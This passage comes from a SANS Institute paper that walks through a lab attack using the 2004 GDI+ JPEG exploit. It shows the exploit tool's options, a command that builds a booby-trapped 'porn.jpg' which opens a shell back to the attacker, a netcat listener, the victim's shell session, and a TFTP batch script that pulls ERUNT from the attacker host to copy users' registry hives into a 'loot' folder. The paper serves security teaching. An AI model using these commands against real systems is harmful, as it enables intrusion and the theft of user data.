
© SANS Institute 2000 - 2005, Author retains full rights.



```
C:\Documents and Settings\Eve\Desktop\Attack Tools\04028>04028
 +----------------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 |    Exploit by John Bissell A.K.A. HighT1mes    |
 |           TweaKed By M4Z3R For GSO             |
 |              September, 23, 2004               |
 +----------------------------------------------------+
 Exploit Usage:
        C:\Documents and Settings\Eve\Desktop\Attack Tools\04028\04028.exe -r yo-
ur_ip | -b [-p port] <jpeg_filename>

                          -a | -d <source_file> <jpeg_filename>

 Parameters:

        -r your_ip or -b         Choose -r for reverse connect attack mode
                                 and choose -b for a bind attack. By default
                                 if you don't specify -r or-b then a bind
                                 attack will be  generated.

        -a or -d                 The -a flag will create a user X with pass X,
                                 on the admin localgroup. The -d flag, will
                                 execute the source http path of the file
                                 given.

        -p (optional)            This option will allow you to change the port
                                 used for a bind or reverse connect attack.
                                 If the attack mode is bindthen  the
                                 victim will open the -p port. If the attack
                                 modeis reverse connect then the port you
                                 specify will be the one you wantto listen
                                 on so the victim can  connect to you
                                 right away.

 Examples:
        C:\Documents and Settings\Eve\Desktop\Attack Tools\04028\04028.exe -r 68
.6.47.62 -p 8888 test.jpg
        C:\Documents and Settings\Eve\Desktop\Attack Tools\04028\04028.exe -b -p
 1542 myjpg.jpg
        C:\Documents and Settings\Eve\Desktop\Attack Tools\04028\04028.exe -a wh
atever.jpg
        C:\Documents and Settings\Eve\Desktop\Attack Tools\04028\04028.exe -d ht
tp://webserver.com/patch.exe exploit.jpg

 Remember if you use the -r option to have netcat listening
 on the port you are using for the attack so the victim will
 be able to connect to you when exploited...

 Example:
        nc.exe -l -p 8888
C:\Documents and Settings\Eve\Desktop\Attack Tools\04028>
```

Figure 6

Our attacker reads the instructions and then creates an evil JPEG by executing the following commands:




```
C:\Documents and Settings\Eve\Desktop\Attack Tools\04028>04028.exe -r 192.168.20
0.129 -p 4242 porn.jpg
 +-----------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 |    Exploit by John Bissell A.K.A. HighT1mes    |
 |           TweaKed By M4Z3R For GSO             |
 |              September, 23, 2004               |
 +-----------------------------------------------+
  Exploit JPEG file porn.jpg has been generated!

C:\Documents and Settings\Eve\Desktop\Attack Tools\04028>dir
 Volume in drive C has no label.
 Volume Serial Number is 4880-8C4D

 Directory of C:\Documents and Settings\Eve\Desktop\Attack Tools\04028

02/12/2005  06:03 PM    <DIR>          .
02/12/2005  06:03 PM    <DIR>          ..
10/20/2004  06:49 PM            62,464 04028.exe
02/12/2005  06:03 PM             4,098 porn.jpg
               2 File(s)         66,562 bytes
               2 Dir(s)   7,024,799,744 bytes free

C:\Documents and Settings\Eve\Desktop\Attack Tools\04028>
```

Figure 7

This command instructs the exploit code to create a JPEG file named porn.jpg that will shovel a shell back to the IP address of 192.168.200.129 (our attacking machine) on port 4242. Our attacker now has his evil JPEG which is placed on the evil FTP server along with other non-malicious pornographic bait pictures.

Now that the bait is in place, it's time for the attacking machine to be set up to receive any shoveled shells. Our attacker uses Netcat[34] to listen for incoming connections on port 4242 on the attacking machine.




```
C:\Documents and Settings\Eve\Desktop\Attack Tools\netcat>nc -l -p 4242
_
```

Figure 8

"nc" is the name of the Netcat executable. The –l switch tells Netcat to listen. The –p switch tells it what port to listen on.

Our attacker verifies that Netcat is listening by running a "netstat –an" command (netstat shows network status) at the command line. The –a switch tells netstat to report on all connections and listening ports. The –n switch tells netstat to report in numerical format. It returns the following information:



```
Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:4242           0.0.0.0:0              LISTENING
```

Figure 9

[34] Netcat (Unix) by Hobbit. 2002. Security Focus. 03 March 2005. http://www.securityfocus.com/tools/137 (Weld Pond is responsible for the Windows version of Netcat, but there apparently is no longer an official site for this particular version.)

Now that our attacker has the evil JPEG crafted, loaded onto the evil FTP server, and a port listening on the attacking machine, we're ready for the next phase of the attack.

Scanning

Our scanning phase begins once people start to visit the server and take the bait. Just like the reconnaissance phase, the scanning phase is somewhat non-traditional. Our attacker isn't going to be burning the midnight oil running Nmap[35] or Nessus[36] looking for vulnerable hosts.

Our attacker has planted the evil shell shoveling JPEG named "porn.jpg" on his FTP server amongst non-malicious pornographic JPEGs. When someone decides to take those non-malicious JPEGs, they will most likely include the evil JPEG along with it. It's the evil JPEG that is essentially going to be doing the scanning. As we saw before in the attack signatures section, once an evil JPEG is activated it will execute the designed buffer overrun and shovel a shell back to the attacking machine. If it's placed on a vulnerable system and executed, the scan is successful because the attack succeeds. If it is placed on a non-vulnerable system, the scan is negative because the attack won't be successful.

So this is the stage where the attack really begins. Our victim is enticed to visit the evil FTP server by an email sent by our attacker during the reconnaissance phase. He opens up Internet Explorer and connects to the evil FTP server and immediately sees his choices:




Figure 10

Our victim decides to examine the contents of the porn folder. When he enters that folder, he sees this:

[35] Fydor. Nmap. 2005. Insecure.org. 03 March 2005. http://www.insecure.org/
[36] Nessus Open Source Vulnerability Scanner Project. 2004. Tenable Network Security. 03 March 2005. http://www.nessus.org/




Figure 11

Our attacker's evil JPEG is showing up along with all of the rest of the pictures. Our victim decides to take everything. He selects all of the pictures using a Control-A command and then drag and drops the pictures onto his desktop.




Figure 12

Our victim begins to double click on each file to view their contents, but something strange happens when he tries to view "porn.jpg"

© SANS Institute 2000 - 2005, Author retains full rights.




Figure 13

The file doesn't show up properly. Our victim decides to investigate and right clicks on the file to view the file's properties.




Figure 14


Once our victim selects properties…

Exploiting the System

…it's basically all over. The buffer overrun occurs, the explorer shell crashes, and then resets. Our attacking machine receives the shell that is shoveled by the evil JPEG. Our victim machine does have a hardware firewall, but it's not blocking outbound traffic and it will allow the inbound traffic from our attacking machine because that traffic will be incident to an established connection.

I will illustrate the rest of the attack manually with only partial scripting, but this attack is a simple command line attack that should be able to be completely scripted. A scripted attack would be very quick. Even if our victim understands what something is wrong and goes to investigate, it's probably going to be far too late and, as I will show later on, this attack will leave very few traces.

Once the evil JPEG shovels its shell, our attacker sees the shell and runs the "ipconfig" (provides basic network information) and "hostname" (provides the hostname of the computer) commands to determine just what machine has taken the bait.




```
C:\Documents and Settings\Eve\Desktop\Attack Tools>cd netcat

C:\Documents and Settings\Eve\Desktop\Attack Tools\netcat>nc -l -p 4242
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Victim1>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.200.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\Victim1>hostname
hostname
victim

C:\Documents and Settings\Victim1>_
```

Figure 15

This is what it looks like from the victim machine when a "netstat" command is run:


© SANS Institute 2000 - 2005, Author retains full rights.



```
C:\Documents and Settings\Victim1>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    victim:1040            192.168.200.129:4242   ESTABLISHED
```

Figure 16


Now it's time to get to work. The first thing our attacker needs to do is to set up a working directory. He creates a folder in the root of this machine called "tools". This folder will only be around for a very brief period so he's not terribly worried about it being detected. He enters the "tools" folder. This is the folder that is going to contain the ERUNT utility that he will use to copy the ntuser.dat files. Our attacker uses TFTP (Trivial File Transfer Protocol. It is a UDP based file transfer protocol with no security features.[37]) to download a script that will automate the placement and execution of the ERUNT tools in this folder.



```
C:\Documents and Settings\Victim1>cd\
cd\

C:\>mkdir tools
mkdir tools

C:\>cd tools
cd tools

C:\tools>tftp 192.168.200.129 GET gettools.bat
tftp 192.168.200.129 GET gettools.bat
Transfer successful: 407 bytes in 1 second, 407 bytes/s

C:\tools>_
```

Figure 17

This is what the script looks like:



```
@echo off
tftp -i 192.168.200.129 GET AUTOBACK.EXE
tftp -i 192.168.200.129 GET ERDNT.E_E
tftp -i 192.168.200.129 GET ERDNTDOS.LOC
tftp -i 192.168.200.129 GET ERDNTWIN.LOC
tftp -i 192.168.200.129 GET ERUNT.EXE
tftp -i 192.168.200.129 GET ERUNT.LOC
tftp -i 192.168.200.129 GET NTREGOPT.EXE
tftp -i 192.168.200.129 GET NTREGOPT.LOC
erunt c:\loot curuser otherusers /noconfirmdelete /noprogresswindow
```

Figure 18


The first line tells the operating system not to echo the commands as they are executed by the script. The next eight lines are telling the victim machine to make a TFTP connection to our attacker's evil TFTP server

[37] TFTP. 2004. Jupitermedia Corporation. 03 March 2005. http://www.webopedia.com/TERM/T/TFTP.html

and to obtain the necessary ERUNT tools so that the attack can proceed. The –i switch in the TFTP command is required to download binary files.

The last line of this script is the execution of the actual attack against the victim's data. It tells the ERUNT executable to create a directory ("loot") and then to obtain a copy of the ntuser.dat file of the current user (Victim1 as we saw in our initial shell screen) and any other users who might be using the machine. It also directs ERUNT to not prompt for deletion and to not show any progress windows. The victim machine has only one active user who has an ntuser.dat file. There are two other ntuser.dat files that will be obtained that belong to the current user folder and the default user folder. ERUNT doesn't label which ntuser.dat file belongs to which account so our attacker will grab them all just to be sure.


Executing the script gives this feedback:



```
C:\tools>gettools.bat
gettools.bat
Transfer successful: 36864 bytes in 1 second, 36864 bytes/s
Transfer successful: 163328 bytes in 1 second, 163328 bytes/s
Transfer successful: 2815 bytes in 1 second, 2815 bytes/s
Transfer successful: 3275 bytes in 1 second, 3275 bytes/s
Transfer successful: 156672 bytes in 1 second, 156672 bytes/s
Transfer successful: 4090 bytes in 1 second, 4090 bytes/s
Transfer successful: 140288 bytes in 1 second, 140288 bytes/s
Transfer successful: 1960 bytes in 1 second, 1960 bytes/s

C:\tools>_
```

Figure 19


Now the attacker needs check out the results and remove the copied ntuser.dat files. Our attacker enters the loot folder and sees what ERUNT has stolen for him.



```
C:\loot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCE7-1DF6

 Directory of C:\loot

02/13/2005  02:54 PM    <DIR>          .
02/13/2005  02:54 PM    <DIR>          ..
02/13/2005  02:54 PM                 0 ERDNT.CON
02/13/2005  02:54 PM           163,328 ERDNT.EXE
02/13/2005  02:54 PM               846 ERDNT.INF
02/13/2005  02:54 PM             2,815 ERDNTDOS.LOC
02/13/2005  02:54 PM             3,275 ERDNTWIN.LOC
02/13/2005  02:54 PM    <DIR>          Users
               5 File(s)        170,264 bytes
               3 Dir(s)   9,160,884,224 bytes free

C:\loot>_
```

Figure 20


Our attacker enters the "Users" folder to begin the process of coping off the ntuser.dat files.



```
C:\loot\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCE7-1DF6

 Directory of C:\loot\Users

02/13/2005  02:54 PM    <DIR>          .
02/13/2005  02:54 PM    <DIR>          ..
02/13/2005  02:54 PM    <DIR>          00000001
02/13/2005  02:54 PM    <DIR>          00000002
02/13/2005  02:54 PM    <DIR>          00000003
02/13/2005  02:54 PM    <DIR>          00000004
02/13/2005  02:54 PM    <DIR>          00000005
02/13/2005  02:54 PM    <DIR>          00000006
               0 File(s)              0 bytes
               8 Dir(s)   9,161,940,992 bytes free

C:\loot\Users>
```

Figure 21

Our attacker has already prepared the TFTP server for these files by creating individual container folders for each file:

